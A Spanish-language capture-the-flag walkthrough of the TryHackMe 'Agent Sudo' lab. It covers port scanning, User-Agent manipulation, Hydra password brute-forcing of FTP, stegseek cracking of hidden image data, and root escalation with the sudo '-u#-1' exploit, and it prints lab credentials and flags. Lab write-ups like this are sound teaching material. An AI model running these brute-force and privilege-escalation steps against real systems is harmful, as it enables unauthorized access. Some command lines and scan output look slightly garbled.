



Agent Sudo

[TryHackMe] Agent Sudo: Resolución Paso a Paso

¡Bienvenidos a otro walkthrough de TryHackMe! En este video, exploramos Agent Sudo, una máquina de nivel fácil que nos permite practicar habilidades clave en pentesting y

https://youtu.be/uTwuUZV_cC0?si=f-AZZ4EPSMXe52eS




Como siempre primero de todo vamos a iniciar con la fase de enumeración para ver los puertos abiertos y los servicios que están corriendo por ellos, esto lo hacemos con nuestro escaneo con nmap

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# nmap -p- -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.78.252 -oN allPorts -iL Hackmap DB -iR OHSoc
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 00:03 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.00s elapsed
Initiating SYN Stealth Scan at 00:03
Scanning 10.10.78.252 [65535 ports]
Discovered open port 80/tcp on 10.10.78.252
Discovered open port 22/tcp on 10.10.78.252
Discovered open port 21/tcp on 10.10.78.252
Completed SYN Stealth Scan at 00:03, 25.08s elapsed (65535 total ports)
Initiating Service scan at 00:03
Scanning 3 services on 10.10.78.252
Completed Service scan at 00:03, 6.75s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.78.252.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 5.78s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 1.41s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:03
Completed NSE at 00:03, 0.01s elapsed
Nmap scan report for 10.10.78.252
Host is up, received user-set (0.24s latency).
Scanned at 2025-03-27 00:03:11 CET for 39s
Not shown: 37492 closed tcp ports (reset), 28040 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

Como podemos ver hemos encontrado 3 puertos abiertos

Vamos a entrar a el servicio web a ver que podemos sacar de aquí



Esto es lo que encontramos en el servidor web, y aquí nos dice que usemos el propio nombre del usuario o Agent en este caso, en el campo de `user-agent` para acceder al sitio




El **User-Agent** es un campo en las cabeceras de las solicitudes HTTP que identifica al cliente que realiza la petición a un servidor web. Generalmente, este campo contiene información sobre el navegador, el sistema operativo y, en algunos casos, el dispositivo desde el cual se accede a la página.

Entonces lo que vamos a hacer es manipular la petición para modificar el campo `user-agent` con los nombres de los agentes, para ello vamos a utilizar la herramienta BurpSuite la cual no va a permitir esto

```
> Host: 10.10.60.140
> User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Ge
> Accept: text/html,application/xhtml+xml,application/xml;
```

Este es el campo a el que me refiero la cual esta compuesta por toda esta información de nuestra maquina



Vamos a enviar esto a el Repeater




Y es aquí donde ya empezamos a trabajar manipulando esta solicitud

Nos dice que modifiquemos el campo `User-Agent` por nuestro nombre en clave, tenemos el Agent R el cual aparece en la pagina web, asi que vamos a iniciar con ese

```
Dear agents,  
  
Use your own codename as user-agent to access the site.  
  
From,  
Agent R
```




Así que hacemos esta solicitud




Y mirar la respuesta que nos dio, esto se significa que el servidor nos contesto y hay mensaje el cual dice, "Que estas haciendo, eres uno de los 25 empleados!" con esto nos esta diciendo que R si es un usuario valido para manipular esta Solicitud.

Así que según lo que vemos, parece ser que los Agentes van por letras Así que vamos a ir probando letra por letra a ver que respuesta nos da el servidor





No tiene nada el Agent A



No tiene nada el Agent B

Podemos ver que con el (Agent C) nos aparece una nueva cabecera llama Location la cual parece ser tiene un archivo en PHP



Esto también lo podríamos hacer con el curl, de la siguiente manera.



-A = Agent-User

-L = Si hay un redireccionamiento ve hasta el y muéstramelo

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# curl -A C -L 10.10.60.140
Attention chris, <br><br>
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>
From,<br>
Agent R
```

Y así es como nos muestra tal cual como no lo mostro BurpSuite

Así que vamos a llevarnos esto a el navegador a ver que nos encontramos.

```
10.10.60.140/agent_C_attention.php
Attention chris,
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!
From,
Agent R
```

Aquí lo que nos dice es "Dile a el Agent J que cambie su maldita contraseña porque es débil"

Entonces como estamos viendo podemos encontrar varias cosas, nos damos cuenta que se dirige a (chris) el cual podría ser un usuario y que el (Agent J) o (chris) tiene una contraseña débil

Attention chris,
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!
From,
Agent R

Así que lo que vamos hacer es un ataque de fuerza bruta con Hydra sobre el puerto 21 FTP, ya que como dice su contraseña es débil para ver si encontramos credenciales validas para poder conectarnos por dicho puerto

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.60.140 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-27 06:13:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.60.140:21/
[21][ftp] host: 10.10.60.140 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-27 06:14:04

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
#
```

Como podemos ver encontramos credenciales validas para el usuario chris, así que vamos a iniciar sesión por FTP para conectarnos y ver que podemos encontrar

Y así es como ya estaríamos dentro de Servicio FTP del usuario chris

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-27 06:14:04

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# ftp 10.10.60.140
Connected to 10.10.60.140.
220 (vsFTPD 3.0.3)
Name (10.10.60.140:santo): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46412|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png [name]?
226 Directory send OK.
ftp>
```

Lo siguiente que vamos hacer es descargarnos todo lo que hay en el servidor FTP, eso lo hacemos con el siguiente comando. Otra manera de hacerlo es desde la sesión ftp con el comando `get` y el nombre del fichero

```
wget -m --no-passive ftp://chris:crystal@10.10.60.140
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# wget -m --no-passive ftp://chris:crystal@10.10.60.140
--2025-03-27 06:24:32-- ftp://chris:crystal@10.10.60.140/
=> «10.10.60.140/.listing»
Conectando con 10.10.60.140:21... conectado.
Identificándose como chris ... ¡Dentro!
=> SYST ... hecho. => PWD ... hecho.
=> TYPE I ... hecho. => no se necesita CWD.
=> PORT ... hecho. => LIST ... hecho.
10.10.60.140/.listing [ =>]
```

Y aquí es como tenemos todo lo que tenía el servidor en nuestra maquina

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# ls
10.10.60.140  allPorts  content  directorios.txt  nmap  scripts

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# cd 10.10.60.140

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# ls
cute-alien.jpg  cutie.png  To_agentJ.txt
```

Vamos a leer el archivito .txt a ver que contiene

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
```

Aquí lo que nos esta diciendo es que dentro de alguna de las imágenes en los metadatos se encuentra guardada la contraseña del Agent J

Así que lo que vamos hacer es ver que hay en los metadatos de las imágenes para así poder ver si nos encontramos las credenciales que dice, para ello vamos hacer uso de la herramienta `steghide` que nos permite extraer información oculta de la imagen

La herramienta no nos muestra información pero por esta analogía nos podemos dar cuenta que las credenciales se encuentra la imagen cute ya que en a otra el formato ni es compatible

```
steghide: escriba "steghide --help" para la ayuda.

(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# steghide extract -sf cute-alien.jpg  Zip file password
Anotar salvoconducto:
steghide: no pude extraer ningun dato con ese salvoconducto!
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# steghide extract -sf cutie.png
Anotar salvoconducto:
steghide: el formato del archivo "cutie.png" no es reconocido.
```


Así que vamos a tirar de otra herramienta `stegseek` que lo que hace esta herramienta mediante un diccionario hace un ataque de fuerza bruta y pues no la muestra

```
stegseek [stegofile.jpg] [wordlist.txt]
```

Y así es como nos a encontrado las credenciales y adicional un archivito .txt que aparentemente tiene un mensaje

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# stegseek cute-alien.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "Area51"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Y así es como hemos extraído este mensaje de esta imagen y como vemos nos brinda varios tipos de información, nos dice (james) que suponemos que es un usuario y nos brinda sus credenciales

Entonces como ya tenemos las credenciales y en la fase de enumeración hemos encontrado que solo tenemos el puesto 21 FTP el 22 SSH, así que vamos a probarla por uno de los dos servicios a ver por cual es el que nos va a funcionar

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# ftp 10.10.163.189
Connected to 10.10.163.189.
220 (vsFTPD 3.0.3)
Name (10.10.163.189:santo): james
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> whoami
?Invalid command.
ftp> exit
221 Goodbye.
```

Como vemos por ftp no nos deja así que vamos a intentarlo por SSH

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo/10.10.60.140]
# ssh james@10.10.163.189
The authenticity of host '10.10.163.189 (10.10.163.189)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNKS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.163.189' (ED25519) to the list of known hosts.
james@10.10.163.189's password:
Permission denied, please try again.
james@10.10.163.189's password:
Permission denied, please try again.
james@10.10.163.189's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Mar 27 16:44:47 UTC 2025

System load: 0.06          Processes: 93
Usage of /: 39.7% of 9.78GB Users logged in: 0
Memory usage: 31%         IP address for eth0: 10.10.163.189
Swap usage: 0%

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```

Y como vemos por SSH si que nos deja, esto se significa que las credenciales que encontramos anteriormente eran para este servicio SSH

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ whoami
james
```

Y así es como obtendríamos las credenciales del user

Ahora necesitamos descargarnos la imagen que tiene para nosotros en nuestra maquina local analizarla y poder sacar la información de los metadatos de dicha imagen.

Bien así que esto lo vamos hacer creando un servidor para conectarnos a el y poder descargarnos el fichero

```
james@agent-sudo:~$ which python3
/usr/bin/python3
```

Verificamos si tiene descargado Python3

Nos creamos el servidor como podemos ver en la imagen

```
james@agent-sudo:~$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.8.65.175 - - [27/Mar/2025 16:56:23] "GET / HTTP/1.1" 200 -
10.8.65.175 - - [27/Mar/2025 16:56:23] code 404, message File not found
10.8.65.175 - - [27/Mar/2025 16:56:23] "GET /favicon.ico HTTP/1.1" 404 -
10.8.65.175 - - [27/Mar/2025 16:57:21] "GET /Alien_autospy.jpg HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

Y nos descargamos la imagen, y asea normal o por `wget`



```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# wget 10.10.163.189:8001/Alien_autospy.jpg
Prepended http:// to '10.10.163.189:8001/Alien_autospy.jpg'
--2025-03-27 17:57:22-- http://10.10.163.189:8001/Alien_autospy.jpg
Conectando con 10.10.163.189:8001... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 42189 (41K) [image/jpeg]
Grabando a: «Alien_autospy.jpg»

Alien_autospy.jpg                               100%[=====]
2025-03-27 17:57:22 (280 KB/s) - «Alien_autospy.jpg» guardado [42189/42189]


(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# ls
10.10.60.140 Alien_autospy.jpg allPorts content directorios.txt nmap scripts
```

Después de hacerle una serie de análisis a la imagen para intentar sacar los metadatos no hemos encontrado nada, así que esta imagen no tiene metadatos

```
(root@Kali-Linux)-[/home/santo/Tryhackme/Agent_Sudo]
# stegseek Alien_autopsy.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek


[i] Progress: 99.97% (133.4 MB)
[!] error: Could not find a valid passphrase.
```

Así que vamos a hacer unas búsquedas por internet a ver que nos encontramos



Aquí nos encontramos un libro de Amazon el cual puede que nos sirva

Así que vamos a probar a ver si esto responde a la pregunta que nos hacen





Y como vemos efectivamente esta es la imagen del incidente

Vamos a hacer un `sudo -l` para que nos muestre todos los permisos y comando que el usuario puede ejecutar como sudo

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```

Y nos muestra esto

Como no sabemos muy bien por donde hace la intrusión, vamos a buscar en internet para ver si encontramos una vulnerabilidad o un exploit que nos explote esto

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
```



<https://www.exploit-db.com/exploits/47502>

Y como podemos ver en el artículo que encontramos, aquí nos muestra el comando que necesitamos ejecutar para explotar dicha vulnerabilidad

EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Así que vamos a probarlo a ver si funciona

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

Y como podemos ver ya somos usuario root

```
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
```

Points earned 390

Completed tasks 5

Leave Feedback

Y aquí ya tendríamos la flag del usuario root

Maquina completada



Congratulations on completing Agent Sudo!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
🎯 390	✅ 5	🚩 Challenge	📶 Easy	🔥 4

🗉 Leave Feedback

Next